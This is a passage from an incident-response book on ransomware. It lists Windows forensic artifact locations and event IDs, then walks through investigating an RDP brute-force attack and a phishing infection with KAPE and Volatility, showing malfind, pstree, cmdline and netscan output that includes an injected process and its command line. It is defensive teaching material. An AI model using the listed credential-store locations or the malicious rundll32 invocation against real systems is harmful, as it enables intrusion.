As these are SQLite databases, they can be analyzed either manually using, for example, DB Browser for SQLite (`https://sqlitebrowser.org/dl/`), or parsed with specialized browser forensics tools, for example, BrowsingHistoryView (`https://www.nirsoft.net/utils/browsing_history_view.html`):

Figure 7.14 – Web history parsed with BrowsingHistoryView

Of course, browsing history isn't the only useful forensic artifact. Others include cookies and the cache.

Cookies allow web browsers to track and save information about each user's session, so the browser can also reveal information about which websites were visited. This information is also stored in SQLite databases:

- **Microsoft Edge**: `C:\Users\%USERNAME%\AppData\Local\Microsoft\ Edge\User Data\Default\Cookies`

- **Google Chrome**: `C:\Users\%USERNAME%\AppData\Local\Google\ Chrome\User Data\Default\Cookies`

- **Mozilla Firefox**: `C:\Users\%USERNAME%\AppData\Roaming\Mozilla\ Firefox\Profiles\<randomtext>.default\cookies.sqlite`

The last browser-related artifact I want to mention is the cache. These are web page components saved (or cached) locally so that the page loads faster once visited next time.

Here are the locations of such files for each browser:

- **Microsoft Edge**: `C:\Users\%USERNAME%\AppData\Local\Microsoft\ Edge\User Data\Default\Cache`

- **Google Chrome**: `C:\Users\%USERNAME%\AppData\Local\Google\ Chrome\User Data\Default\Cache`

- **Mozilla Firefox**: `C:\Users\%USERNAME%\AppData\Roaming\Mozilla\ Firefox\Profiles\<randomtext>.default\Cache`

There are multiple tools capable of interpreting data stored in cache files. Some of them are ChromeCacheView (`https://www.nirsoft.net/utils/chrome_cache_ view.html`), MozillaCacheView (`https://www.nirsoft.net/utils/mozilla_ cache_viewer.html`), and many more.

Now, let's move forward and look at another source of digital forensic artifacts – Windows Registry.

Windows Registry

Windows Registry is a hierarchical database that stores various configuration settings, and, of course, a lot of valuable information about program execution and user activities.

Let's start with Registry-related file locations. The first three files I want to mention are `SAM`, `SYSTEM`, and `SOFTWARE`. These files are located under `C:\Windows\System32\ config`.

The next two files are `NTUSER.DAT` and `USRCLASS.DAT`. There's a copy of both files in every user profile, so the first file is located under `C:\Users\%USERNAME%`, and the second under `C:\Users\%USERNAME%\AppData\Local\Microsoft\Windows`.

One more important file, `Amcache.hve`, is located under `C:\Windows\AppCompat\Programs`.

The last registry file I want to mention is `Syscache.hve`, which is located under the `C:\System Volume Information` folder. It's not very common and is available only in Windows 7 and Windows Server 2008 R2 installations, but it can still be very useful, as it contains SHA1 hashes for executed binaries.

Now, let's look at the most common sources of evidence of execution you can find during Windows registry file analysis:

- **UserAssist** (`NTUSER.DAT\Software\Microsoft\Windows\Currentversion\Explorer\UserAssist\{GUID}\Count`): This contains information about GUI-based programs run by the user and includes information about run count and last execution date and time.

- **ShimCache** (`SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache`): This contains information about executed programs, including their paths, size, and last modification dates.

- **Amcache** (`Amcache.hve\Root\File\{Volume GUID}\#######`): This contains information about executed programs, including their paths, SHA1 hashes, and first execution timestamps.

Of course, execution artifacts are not the only digital forensic artifacts you can extract from Windows Registry. Another notable example is artifacts that contain evidence of recently accessed files and folders. Let's look at some of the most common examples:

- **Most Recently Used (MRU)** (`NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidlMRU`): This contains lists of recently accessed files based on their extensions.

- **Recent files** (`NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs`): This acts as another source of information on recently accessed files.

- **Shell bags** (`USRCLASS.DAT\Local Settings\Software\Microsoft\Windows\Shell\Bags`): This contains the list of recently accessed folders, including network shares and removable devices.

These are just a few examples of valuable artifacts that can be found in Windows Registry. Others include various persistence mechanisms, remote access artifacts, and more.

There are various approaches to registry analysis. For example, you may prefer to analyze it manually, focusing on keyword searches generated based on indicators of compromise you may have. For example, you can use Registry Explorer (`https://f001.backblazeb2.com/file/EricZimmermanTools/RegistryExplorer.zip`) – another great tool by Eric Zimmerman – which will allow you to look at both extracted registry files and live registry, including the deleted keys and values:


Figure 7.15 – SYSTEM registry file from a live system opened in Registry Explorer

Despite the fact I recommended this tool for manual analysis, it has a bunch of plugins for parsing common artifacts as well.

Another great tool for registry analysis worth mentioning is RegRipper (`https://github.com/keydet89/RegRipper3.0`) by Harlan Carvey. It has both GUI and command-line versions and has various plugins for parsing registry artifacts. Furthermore, you can write additional plugins yourself!

Now, let's look at the next valuable source of digital forensic artifacts – Windows event logs.

Windows event logs

Event logging is a built-in mechanism for documenting various events related to the Windows operating system and various applications. It can be an extremely valuable source of evidence related to a human-operated ransomware attack as well.

In some cases, the threat actors may remove such logs to cover their traces, but even this may be a good indicator that the host was compromised.

By default, these log files are located under `C:\Windows\System32\winevt\Logs` and have the `.evtx` extension. Here are a few examples of these files:

Microsoft-Windows-Application-Experience%4Program-Compatibility-Assistant.e...	68	Regular File	02.11.2021 18:06:35
Microsoft-Windows-TaskScheduler%4Maintenance.evtx	1 028	Regular File	02.11.2021 18:23:29
Microsoft-Windows-TWinUI%4Operational.evtx	68	Regular File	04.11.2021 8:31:06
Microsoft-Windows-Resource-Exhaustion-Resolver%4Operational.evtx	68	Regular File	04.11.2021 9:05:00
Microsoft-Windows-Time-Service%4Operational.evtx	1 028	Regular File	04.11.2021 12:18:09
Microsoft-Windows-LanguagePackSetup%4Operational.evtx	1 028	Regular File	04.11.2021 12:19:03
Microsoft-Windows-WFP%4Operational.evtx	1 028	Regular File	04.11.2021 12:19:08
Microsoft-Windows-Kernel-EventTracing%4Admin.evtx	1 028	Regular File	04.11.2021 12:28:01
Microsoft-Windows-Resource-Exhaustion-Detector%4Operational.evtx	68	Regular File	04.11.2021 12:33:01
Microsoft-Windows-Audio%4Operational.evtx	68	Regular File	04.11.2021 17:54:29
Microsoft-Windows-Audio%4PlaybackManager.evtx	1 028	Regular File	04.11.2021 17:55:29
Microsoft-Windows-WPD-MTPClassDriver%4Operational.evtx	1 028	Regular File	04.11.2021 18:08:18
Microsoft-Windows-Ntfs%4Operational.evtx	15 4...	Regular File	04.11.2021 21:41:42
OAlerts.evtx	68	Regular File	05.11.2021 10:20:29
Microsoft-Windows-Diagnosis-Scheduled%4Operational.evtx	1 028	Regular File	05.11.2021 18:49:47
Microsoft-Windows-TZSync%4Operational.evtx	68	Regular File	05.11.2021 18:49:47
Microsoft-Windows-Diagnosis-Scripted%4Operational.evtx	1 028	Regular File	05.11.2021 18:49:47
Microsoft-Windows-Diagnosis-Scripted%4Admin.evtx	68	Regular File	05.11.2021 18:49:48
Microsoft-Windows-StorageSpaces-Driver%4Operational.evtx	1 028	Regular File	06.11.2021 12:07:54
OneApp_IGCC.evtx	1 028	Regular File	06.11.2021 17:29:36
Security.evtx	20 4...	Regular File	07.11.2021 6:32:08
Cisco AnyConnect Secure Mobility Client.evtx	3 908	Regular File	07.11.2021 6:32:16
System.evtx	12 3...	Regular File	07.11.2021 6:32:18
Application.evtx	18 5...	Regular File	07.11.2021 7:43:35

Figure 7.16 – Windows event log files listed in AccessData FTK Imager

Windows event logs can also be collected by implementing a SIEM (it's a very good idea to make sure the correct logs are captured) or EDR/XDR solution.

Let's look at some commonly used log files and event IDs:

- **Security:**

  - `4624` – A logon to a system has occurred.

  - `4625` – A failed logon attempt.

  - `4720` – A user account was created.

  - `4732` – A member was added to a security-enabled local group.

- **System:**

  - `7045` – A service was installed by the system.

  - `7040` – The start type for a service was changed.

  - `7036` – A service was stopped or started.

- **Windows PowerShell:**

  - `400` – Indicates the start of command execution or session.

- **Microsoft-Windows-TerminalServices-LocalSessionManager/Operational:**

  - `21` – Session logon succeeded.

  - `24` – Session has been disconnected.

  - `25` – Session reconnection succeeded.

- **OAlerts:**

  - `300` – An alert generated by Microsoft Office.

- **Microsoft-Windows-TaskScheduler/Operational:**

  - `106` - Scheduled task created.

  - `200` - Scheduled task executed.

  - `201` - Scheduled task completed.

- **Microsoft-Windows-Windows-Defender/Operational:**

  - `1117` – The anti-malware platform performed an action to protect your system from malware or other potentially unwanted software.

It's not the complete list but, as you can see, there are quite a few useful events that may be of great help in our incident response engagements.

Windows event logging isn't the only source of logs. Let's look at other sources that can be of potential interest to us.

Other log sources

Let's finish this chapter by listing a few additional log sources that may play a critical role in your investigation:

- **Anti-virus software logs** – As you already know, ransomware affiliates may use quite a few tools, so at least some of them will be detected by anti-virus software. These logs may provide you with a few good pivot points.

- **Firewall logs** – These logs may provide you with great insights into network connections, including malicious connections. These are an extremely valuable source of forensic data, especially if they store data for a long time period, and you have at least some network indicators of compromise.

- **VPN logs** – These are some of the common vectors of obtaining initial access to the network. So, they can also reveal some information about the threat actors' network infrastructure. GeoIP analysis may be quite useful. Is it common for your client's employees to connect to the network from Russia?

- **Proxy server logs** – Again, if you have some network indicators or just want to hunt for anomalies, check whether a proxy server is available.

- **Web server logs** – Do you still remember about web shells? If you suspect ransomware affiliates used a web shell to maintain the initial foothold, make sure you've checked web server logs.

- **Mail server logs** – Such servers may also be vulnerable; just remember Conti affiliates, who used ProxyLogon to gain the initial access. In this case, mail server logs may also be quite helpful.

That's it. Now that you have quite a good knowledge of various digital forensic artifacts sources, you are ready to jump to the most interesting part – the investigation itself.

Summary

In this chapter, we have looked at the most common sources of digital forensic artifacts that can help incident responders in the investigation of human-operated ransomware attacks.

We not only looked through some common relevant filesystems, registries, and log locations and sources, but also learned how to collect both volatile and non-volatile information, as well as how to parse collected data so it's converted to a human-readable format ready for in-depth forensic analysis.

Now you are ready to dive into more practical tasks – real attack reconstruction of human-operated ransomware attacks based on various digital forensic artifacts.

In the next chapter, we'll look at a few initial access scenarios, use our acquired knowledge to understand how ransomware affiliates maintained the initial foothold, and start performing post-exploitation activities.

8

Investigating Initial Access Techniques

In the previous chapter, we looked at various sources of digital forensic artifacts available on Windows systems. Now, it's time to start looking at some case studies so that we can understand how exactly those artifacts can be used for ransomware attack life cycle reconstruction.

We'll start by finding evidence for the most common initial access techniques – abusing external remote services and phishing.

Abusing external remote services, especially publicly exposed RDP servers, is an extremely common technique. However, more than 50% of successful attacks start from a successful brute-force attack against such servers.

Almost the same can be said about phishing – lots of different bots, which are distributed via email and other media, are now precursors to ransomware attacks.

In this chapter, we'll investigate two cases based on real attack scenarios. The following topics will be covered:

- Collecting data sources for an external remote service abuse investigation

- Investigating an RDP brute-force attack

- Collecting data sources for a phishing attack investigation

- Investigating a phishing attack

Collecting data sources for an external remote service abuse investigation

First of all, we need to collect the appropriate data in order to identify the initial compromise vector. In many cases, my team already has a shortlist of techniques most likely to be used, based on an observed threat actor's behaviors. Of course, in real investigations, we usually figure out the details about the initial access technique used toward the end of the analysis, as we usually start from one of the encrypted hosts and deal with the impact. But in this and the following chapters, we'll look at artifacts step by step as if we are looking at the ransomware attack life cycle from the beginning to the end. You can always do the same analysis steps in reverse order in your real investigations.

As is the case for many ransomware incidents, there are no advanced security products installed; we'll focus on approaches and artifacts available almost always.

So, analyzing external remote services abuse usually involves logs analysis. It may be firewall logs, VPN logs, or – most commonly – Windows event logs, especially if we are talking about RDP abuse.

In many incident response engagements, when we're almost sure the initial access vector was compromising a publicly exposed RDP server, our local IT team might be trying to convince us there were no such servers. That's just a fun (or not-so-fun) fact. In most cases, it's enough to look at firewall rules – you'll immediately find the exposed server or the freshly removed rule. Yes, sometimes the IT team wants to make your job harder and hide evidence. Why? Because in many cases, the human factor plays an important role, so those who made it possible often don't want to be caught.

Since we've decided to focus on common and, more importantly, free tools, let's use KAPE for collection.

If you have already identified the server, you can just connect an external drive to it and run the GUI version of KAPE so that you can choose the appropriate targets and run them for data collection.

Figure 8.1 – Collecting RDP-related Windows event logs with KAPE

As you can see in the preceding screenshot, KAPE has a ready-made target for collecting RDP-related logs. Let's look inside the target to understand which logs will be collected.

Figure 8.2 – The Windows event log files collected with the EventLogs-RDP target

Using this target, we can collect the following files:

- `System.evtx`

- `Security.evtx`

- `Microsoft-Windows-TerminalServices-`
  `LocalSessionManager%4Operational.evtx`

- `Microsoft-Windows-TerminalServices-RemoteConnectionManager`
  `%4Operational.evtx`

If there are a few servers, or you are not sure which to triage, you may prefer to use the command-line version of KAPE. This way, you can put the tool to network-share and collect data from multiple hosts simultaneously – for example, using Group Policy to run a batch file.

Investigating an RDP brute-force attack

So, we've collected a few Windows event log files with KAPE for further analysis from a server, potentially compromised as the result of a brute-force attack.

We may have several files, but let's focus on `Security.evtx`, as it contains a lot of useful IDs for such investigations. Two main event IDs useful for investigating an RDP brute-force attack are the following:

- `4624` – An account was successfully logged on.

- `4625` – An account failed to log on.

There are just two events. The second one will help us to identify brute-force attempts, and the first one, a successful logon.

You may find it helpful to have a reference guide for event IDs so that you can easily understand what to look for when investigating this or that type of incident.

Let's look into collected event logs. First, let's check whether there are any events with the ID `4625`. Here, I want to introduce you to another tool from Eric Zimmerman's collection – **EvtxExplorer**. You can use it to parse event log files and save the data to an easily readable format – for example, CSV. Generated files can be easily analyzed with Timeline Explorer.

Time Created	Event Id	Level	Provider	Channel
=	=	▪◨◧	▪◨◧	▪◨◧
2021-03-02 08:42:25	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:25	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:25	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:27	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:30	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:31	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:32	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:32	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:33	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:35	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:35	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:37	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:39	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:39	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:40	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:41	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:42	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:43	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:44	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:45	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:45	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security

Figure 8.3 – Events with the 4625 ID extracted with EvtxExplorer

As the result, we got 196,378 events with the ID `4625`– there was definitely a brute-force attack against this server. But was it successful? Now, let's focus on events with the ID `4624`.

Time Created	▲	Event Id	Level	Provider	Channel
=		=	▪️◻️c	▪️◻️c	▪️◻️c
2021-03-02 09:11:35		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:12:35		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:12:43		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:12:43		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:13:23		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:13:23		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:13:23		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:13:23		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:13:35		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:14:35		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:15:20		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:15:25		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:15:26		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:15:35		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:16:19		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:16:29		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:16:35		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:16:41		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:17:35		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:17:43		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:17:43		4624	LogAlways	Microsoft-Windows-Security-Auditing	Security

Figure 8.4 – Events with the ID 4624 extracted with EvtxExplorer

We still have quite a few events for analysis, but we mainly have two things to focus on – abnormal connection sources and logon type. Since we are interested in RDP connections, we should focus on type 10.

Filtering to type 10 logons limited events counts just two events. Both connections are from the same IP address – `185.191.32.164`. Let's try to find out more about it.

Figure 8.5 – The IP address information as seen on the Group-IB graph

So, based on the information collected, we can definitely see the connection is malicious – the source is located in Russia and such connections are absolutely uncommon for the victim. Also, we can collect additional information from the logs. For example, the threat actors used an administrator account to log in. Accounts with such common names are regular victims of brute-force attacks.

Let's move to the next section and find data sources for investigating the next initial access technique – phishing.

Collecting data sources for a phishing attack investigation

We already know that various bots, such as Emotet, Trickbot, and IcedID, are very common precursors of human-operated ransomware attacks. Usually, such bots are delivered via weaponized office documents through email. In most cases, the victim must enable the macros, so the malicious payload will end up being downloaded and executed. At the same time, the threat actors may exploit vulnerabilities to achieve the same results.

Bots are commonly used to perform basic reconnaissance and provide capabilities for further exploitation – for example, delivering additional tools such as Cobalt Strike's Beacon.

We have already played a bit with KAPE, so this time we'll use another tool – **Live Response Collection**.

This tool is even easier to use; all we need to do is run it from an external or network drive and choose operation mode.

Figure 8.6 – Running Live Response Collection

This time, we want to not only collect triage data, which will include sources for various artifacts, but also dump volatile memory so we can use the **Volatility Framework**.

Once the process is finished, we'll find a folder with all the collected data. There are two folders – `ForensicImages` and `LiveResponseData`. As we planned to start from the memory image, we should check the `ForensicImages` folder. Now, we are ready to start the analysis phase.

Investigating a phishing attack

We will use Volatility 3 to examine the memory image we obtained with Live Response Collection. As we remember from *Chapter 5, Understanding Ransomware Affiliates' Tactics, Techniques, and Procedures*, one of the most common techniques used by commodity malware is process injection. Let's start from low-hanging fruits, running the `malfind` plugin against the memory image.

```
9772    rundll32.exe    0x10000000    0x10027fff    VadS    PAGE_EXECUTE_READWRITE  40    1    Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 c0 00 00 00 ........      4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00
  00
```

Figure 8.7 – A part of the malfind output

This Volatility plugin helps to find hidden or injected code or DLLs, so it's very useful for the detection of process injection techniques.

There are a few artifacts extracted by `malfind`, but the most interesting one is related to the `rundll32.exe` process with the `9772` PID, which you can see in the preceding screenshot. Based on the output, most likely there's code injection. Very often, IT professionals and junior security analysts disregard `rundll32.exe`, but this legitimate executable should be analyzed carefully as it's a very common target for threat actors.

Let's move forward and check the process tree running the `pstree` plugin.

```
** 3020 684    svchost.exe    0xe703ba69f080  7    -    0    False   2021-11-16 08:33:22.000000    N/A
** 6096 684    svchost.exe    0xe703ba69f080  6    -    0    False   2021-11-16 08:33:32.000000    N/A
** 5076 684    svchost.exe    0xe703ba69f080  5    -    0    False   2021-11-16 08:33:27.000000    N/A
** 2524 684    svchost.exe    0xe703ba69f080  15   -    0    False   2021-11-16 08:33:21.000000    N/A
* 920  600     fontdrvhost.ex 0xe703ba69f080  5    -    0    False   2021-11-16 08:33:20.000000    N/A
612    592     csrss.exe      0xe703ba69f080  11   -    1    False   2021-11-16 08:33:18.000000    N/A
728    592     winlogon.exe   0xe703ba69f080  3    -    1    False   2021-11-16 08:33:19.000000    N/A
* 928  728     fontdrvhost.ex 0xe703ba69f080  5    -    1    False   2021-11-16 08:33:20.000000    N/A
* 824  728     dwm.exe 0xe703ba69f080  14   -    1    False   2021-11-16 08:33:21.000000    N/A
* 5460 728     userinit.exe   0xe703ba69f080  0    -    1    False   2021-11-16 08:33:29.000000    2021-11-16 08:33:53.000000
** 5512 5460   explorer.exe   0xe703ba69f080  65   -    1    False   2021-11-16 08:33:29.000000    N/A
*** 8216       5512   SecurityHealth  0xe703ba69f080  0    -    1    False   2021-11-16 08:33:44.000000    2021-11-16 08:33:44.000000
*** 8236       5512   vm3dservice.ex 0xe703ba69f080  1    -    1    False   2021-11-16 08:33:44.000000    N/A
*** 8344       5512   vmtoolsd.exe   0xe703ba69f080  8    -    1    False   2021-11-16 08:33:44.000000    N/A
9772   5952    rundll32.exe   0xe703ba69f080  9    -    1    True    2021-11-16 08:49:48.000000    N/A
```

Figure 8.8 – A part of the pstree output

This Volatility plugin shows running processes as a tree. Now, we have more information about the process in question – it had a parent process with the PID `5952`. Unfortunately, there's no information about the process with such a PID. It's not a problem – let's look at it from another angle. We can collect information about the command-line arguments for each process using the `cmdline` plugin.

```
9772    rundll32.exe    C:\Windows\SysWOW64\rundll32.exe "C:\Users\CARPC\AppData\Local\Iqnmqm\jwkgphpq.euz",Control_RunDLL

9744    SearchProtocol  "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe3_ Global\UsGthrCtrlFl
tPipeMssGthrPipe3 1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Sea
rch 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"
7204    SearchFilterHo  "C:\Windows\system32\SearchFilterHost.exe" 0 788 792 800 8192 796 772
```

Figure 8.9 – A part of the cmdline output

As you can see, `rundll32.exe` was used to run a file without the `.dll` extension and a randomly generated name – `jwkgphpq.euz`. That is very suspicious. Additionally, the file is located in a randomly named folder, which is also a common sign of malicious activity.

Now, we are almost sure that rundll32.exe was used to run a malicious file. Let's try to find out whether there are any suspicious network connections. We can run the netscan plugin to extract this information.

```
Offset      Proto   LocalAddr         LocalPort       ForeignAddr      ForeignPort     State     PID    Owner    Created
0xe703b595e310  UDPv4   0.0.0.0 0         *         0                2288       svchost.exe    2021-11-16 08:33:30.000000
0xe703b5eb2240  TCPv4   192.168.239.128 51488  81.0.236.93        443        CLOSE_WAIT   -        -        N/A
0xe703b6326820  TCPv4   192.168.239.128 51489  81.0.236.93        443        CLOSE_WAIT   -        -        N/A
0xe703b6496740  UDPv4   0.0.0.0 0         *         0                2288       svchost.exe    2021-11-16 08:48:23.000000
0xe703b6496740  UDPv6   ::        0         *         0                2288       svchost.exe    2021-11-16 08:48:23.000000
